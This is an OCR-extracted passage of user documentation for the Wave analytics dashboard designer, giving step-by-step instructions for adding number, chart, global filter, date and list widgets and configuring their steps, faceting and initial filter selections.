
Key metrics help you track critical measurements of your business. You can add other widgets to the Wave dashboard to filter the key metric results to focus on a particular area. For example, you can show the total number of open cases or total opportunity amount for the last quarter or the northern region.

The number widget requires a step that has at least one measure. If the step has multiple measures, you can choose which measure to display—by default, the first measure shows. If you include groupings, the widget displays the measure for the first group in the first defined grouping.

1. Drag the number widget to the dashboard canvas.
2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.

   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:
   a. Click the button inside the widget to open the wizard.
   The Select a Dataset screen appears, showing datasets in the most recently used order.

   Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.



   b. Select the dataset that contains the measure. Type in the search box if your dataset isn't easy to find.
   The explorer shows a bar chart with the Count of Rows measure.
   c. Add measures that you want to show in the widget.

To add a measure, click + Measure. To change a measure, select the measure in the explorer and then choose a new one.

d. If needed, click **Filter** to filter the results.


You can add multiple filters.

e. Click **Save**.

Wave adds the step to the steps panel, making it available for use by other widgets in the dashboard. In addition, the widget shows the calculated measure.

4. To change the widget and step properties, click the widget.

The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.

When you set a property, the widget immediately shows the effects of your change.

6. To show and set the step properties, click **Step** in the panel.

7. To preview your changes to the dashboard, click .

8. To save your changes to the dashboard, click .

Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:

Widget Properties for Wave Dashboards

Step Properties for Wave Dashboards

Create Steps in the Wave Dashboard Designer

Add Chart Widgets to Visualize Data

Charts in a Wave dashboard allow you to visually summarize and trend your data. For example, a donut chart can show the distribution of opportunities across industry type. Because charts are interactive, dashboard viewers can select a segment of a chart to filter the results of other faceted widgets.

Wave supports multiple chart types. Each type has unique widget properties and step requirements. For details about each chart type, see Visualizing Data With Charts.

Note: Unlike the explorer and classic designer, the Wave dashboard designer doesn't support the following chart types: parallel coordinates, horizontal dot plot, vertical dot plot, and matrix. Although you can create a step with these chart types, the Wave dashboard designer converts them to a bar chart when added to a chart widget.


The selection in this widget filters the results of other widgets with faceted steps. You can configure this widget's step to accept single or multiple selections, and specify whether the selections are optional or required. You can also set an initial selection that applies when the dashboard opens. While viewing the dashboard, you can undo the selection or change the selection to filter the results differently.

Note: To enable this widget to filter other widgets, you must enable faceting on its step.

1. Drag the chart widget to the dashboard canvas.
2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.

   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:
   a. Click the button inside the widget to open the wizard.
   The Select a Dataset screen appears, showing datasets in the most recently used order.

   Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.



   b. Select the dataset on which you want to build the chart.
   The explorer shows a bar chart with the Count of Rows measure.
   c. Add measures that you want to show in the widget.

   To add a measure, click + Measure. To change a measure, select the measure in the explorer and then choose a new one.
   d. If needed, add groupings.

e. If needed, click **Filter** to filter the results.


You can add multiple filters.

f. Click **Save**.

Wave adds the step to the steps panel, making it available for use by other widgets in the dashboard. In addition, the widget shows the results in a bar chart.

4. To change the widget and step properties, click the widget.

The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.

For example, select a different chart type in the Chart Type widget property. If the step requirements aren't met for a chart type, you can't select the chart type in a widget. For instance, some chart types require steps with only one measure.

6. To show and set the step properties, click **Step** in the panel.

You can configure this step to accept single or multiple selections, and specify whether the selections are optional or required.

7. To set the initial selections that are applied when a user opens the dashboard, click , and then click **Pick Initial Filters**.

You can make initial selections on any chart, date, list, toggle, or range widget. For example, you can select a bar in a bar chart and set that as the initial filter. If the underlying step for the bar chart is faceted, other widgets with faceted steps are also filtered based on this initial selection. While viewing the dashboard, the viewer can change the selection in the chart to filter the results differently or remove the filter altogether.

Note: No selections are made in this widget when the user opens the dashboard unless you pick the initial filter. If the step is configured to require a selection, select the initial filter. Otherwise, the first value in the filter list is used.

8. To preview your changes to the dashboard, click .

9. To save your changes to the dashboard, click .

Important: If you close the dashboard without saving it, you lose your changes.

SEE ALSO:

- Widget Properties for Wave Dashboards
- Step Properties for Wave Dashboards
- Create Steps in the Wave Dashboard Designer

Add a Global Filter Widget to Exclude Dataset Records from the Dashboard


Global filters restrict the content available to all users who view the Wave dashboard. Use a global filter to apply the same filter to multiple steps in the dashboard. For example, if the dashboard has two charts comparing two sales reps' performance, both charts should have the same filters so you are comparing apples to apples. You can add multiple global filter widgets to a dashboard. You can also specify which steps to apply the global filter to. Unlike selection-based filter widgets, a global filter can't be changed while previewing or presenting the dashboard.

The global filter widget requires a step that has at least one filter and no groupings. Each filter can be based on a measure, dimension, or date field. All filters defined in the step are applied to the global filter.

1. Drag the global filter widget to the dashboard canvas.
2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.


   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:
   a. Click the button inside the widget to open the wizard.
   The Select a Dataset screen appears, showing datasets in the most recently used order.

   Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.



   b. Select the dataset that you want to apply the filter on.
   c. Click Filter.
   d. Select a measure, date, or dimension field that you want to filter on.


e. To create the filter, select particular values of the field.
For example, to filter based on dates, select the start and end dates in the Absolute date range tab or Relative to now tab.



f. To apply the filter, click **Add**.
If needed, you can add multiple filters.

g. Click **Save**.
Wave adds the step to the steps panel, making it available for use by other widgets in the dashboard. In addition, the widget displays the filters.

4. To change the widget and step properties, click the widget.
The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.
When you set a property, the widget immediately shows the effects of your change.

6. To show and set the step properties, click **Step** in the panel.

7. To preview your changes to the dashboard, click .
8. To save your changes to the dashboard, click .

   Important: If you close the dashboard without saving it, you lose your changes.

To apply the global filter on a widget, select **Apply global filters** in the step properties of the widget. By default, the global filter is applied to all widgets that have steps that: 1) are built in the explorer; 2) are based on the same dataset; and 3) have groupings based on the same field used in the global filter. To apply the global filter on widgets based on steps built from SAQL queries, you must also set `autoFilter` equal to `true` in the step definition in the dashboard JSON. For more information about setting `autoFilter`, see Query.

SEE ALSO:


- Widget Properties for Wave Dashboards
- Step Properties for Wave Dashboards
- Create Steps in the Wave Dashboard Designer

Add Selection-Based Filter Widgets to Enable Users to Filter the Results

Users viewing the dashboard can make selections in these widgets to apply whatever filters they wish. These widgets give them the ability to slice and dice the data to view results from different angles. For example, the dashboard viewer can select a region in a list widget to focus the dashboard results on a specific sales location. Unlike with a global filter or query filter, the viewer can change the selection to filter the results differently or remove the filter altogether.

A selection-based filter is different from a query filter. When a selection is made, all values in the step's original query still appear in the widget, just with particular values highlighted. However, a query filter modifies the step's query, reducing the number of results that appear in the widget. A global filter is a query filter that can be applied to multiple steps in a dashboard.

The following illustration shows the difference between a selection and a query filter on the same step.



You can create different types of selection-based filter widgets based on measure, date, and dimension fields. You can also set an initial selection for each of them. For example, when the viewer opens the dashboard, the date widget can select last year, by default, to show dashboard results for last year only.

Note: You must facet or bind the steps of widgets to filter them based on a selection in another widget. For more information, see Filter the Dashboard Results with Faceting .

Add a Date Widget to Filter Dashboard Results Based on a Date

A date filter widget allows dashboard viewers to filter the Wave dashboard results based on a selected date range. The range can use relative dates based on UTC (like last month) or absolute dates (like 1/15/2016). For example, you can add a date widget to filter support cases, showing only cases that closed this month or last month.

Add a List Widget to Filter Dashboard Results Based on a Dimension

A list filter widget allows dashboard viewers to filter the Wave dashboard results based on a dimension. For example, a list widget can filter results based on a particular case status or region.

Add a Range Widget to Filter Dashboard Results Based on a Measure

A range widget allows dashboard viewers to filter the Wave dashboard results based on a measure. For example, a range widget can show only opportunities with amounts between $100,000 and $900,000.

Add a Toggle Widget to Filter Dashboard Results Based on a Dimension

A toggle widget allows dashboard viewers to filter the Wave dashboard results based on a date or dimension. For example, a toggle widget can show results based on a specific record type.


SEE ALSO:

Set Initial Filter Selections in the Dashboard

Add a Date Widget to Filter Dashboard Results Based on a Date

A date filter widget allows dashboard viewers to filter the Wave dashboard results based on a selected date range. The range can use relative dates based on UTC (like last month) or absolute dates (like 1/15/2016). For example, you can add a date widget to filter support cases, showing only cases that closed this month or last month.

The date widget requires a step that has a single grouping based on a date field.




The selection in this widget filters the results of other widgets with faceted steps. You can configure this widget's step to accept single or multiple selections, and specify whether the selections are optional or required. You can also set an initial selection that applies when the dashboard opens. While viewing the dashboard, you can undo the selection or change the selection to filter the results differently.

Note: To enable this widget to filter other widgets, you must enable faceting on its step.


1. Drag the date widget to the dashboard canvas.
2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.
   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:
   a. Click the button inside the widget to open the wizard.
   The Select a Dataset screen appears, showing datasets in the most recently used order.

   Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.



   b. Select the dataset that you want to apply the filter on.
   c. Select the date field that you want to filter on.
   d. If needed, click **Filter** to filter the results.
   You can add multiple filters.
   e. To add the step to the widget, click **Create**.
   Wave adds the step to the steps panel. The widget shows the absolute date range, which spans from the minimum to the maximum values of the date field. Wave doesn't apply any selections to the widget.
4. To change the widget and step properties, click the widget.

   The Widget panel groups the widget properties into sections. So that you don't accidentally overlook some properties, notice that some sections might be collapsed, by default. To expand or collapse a section, click the arrow next to the section header.



5. Set the widget properties to customize the appearance of the widget.

   When you set a property, the widget immediately shows the effects of your change.

6. To show and set the step properties, click **Step** in the panel.

   You can configure this step to accept single or multiple selections, and specify whether the selections are optional or required.

7. To set the initial selections that are applied when a user opens the dashboard, click , and then click **Pick Initial Filters**.
   You can make initial selections on any chart, date, list, toggle, or range widget. For example, you can select a bar in a bar chart and set that as the initial filter. If the underlying step for the bar chart is faceted, other widgets with faceted steps are also filtered based on this initial selection. While viewing the dashboard, the viewer can change the selection in the chart to filter the results differently or remove the filter altogether.

   Note: No selections are made in this widget when the user opens the dashboard unless you pick the initial filter. If the step is configured to require a selection, select the initial filter. Otherwise, the first value in the filter list is used.

8. To preview your changes to the dashboard, click .

9. To save your changes to the dashboard, click .

   Important: If you close the dashboard without saving it, you lose your changes.


SEE ALSO:

- Widget Properties for Wave Dashboards
- Step Properties for Wave Dashboards
- Create Steps in the Wave Dashboard Designer

Add a List Widget to Filter Dashboard Results Based on a Dimension


A list filter widget allows dashboard viewers to filter the Wave dashboard results based on a dimension. For example, a list widget can filter results based on a particular case status or region.

The list widget requires a step that has a single grouping based on a dimension. The values of the grouping appear as the values in the list.



Note: You can also create a static step to specify a custom list of values for the list widget. For more information, see Create a Static Step with Custom Values.

The selection in this widget filters the results of other widgets with faceted steps. You can configure this widget's step to accept single or multiple selections, and specify whether the selections are optional or required. You can also set an initial selection that applies when the dashboard opens. While viewing the dashboard, you can undo the selection or change the selection to filter the results differently. When making a selection, the list widget shows up to 50 values. To see more, click **Show More...** Click **All** to select all displayed values. If the list widget only shows the first 50 values, the All option only selects the 50 values.




Note: To enable this widget to filter other widgets, you must enable faceting on its step.

1. Drag the list widget to the dashboard canvas.
2. To use an existing step for the widget, drag the step from the step panel and place on top of the widget.
   If you don't see the step panel, click the dashboard header to show it.
3. To create a step:

a. Click the button inside the widget to open the wizard.
The Select a Dataset screen appears, showing datasets in the most recently used order.


Note: If you see a bar chart in the explorer instead, Wave selected the dataset that you used to create your previous widget step. To use a different dataset, click **Back**.




b. Select the dataset that you want to apply the filter on.

c. Select the dimension field that you want to filter on.

d. To add the step to the widget, click **Create**.
Wave adds the step to the steps panel. In addition, by default, the list widget is collapsed and Wave doesn't apply any selections to the widget.



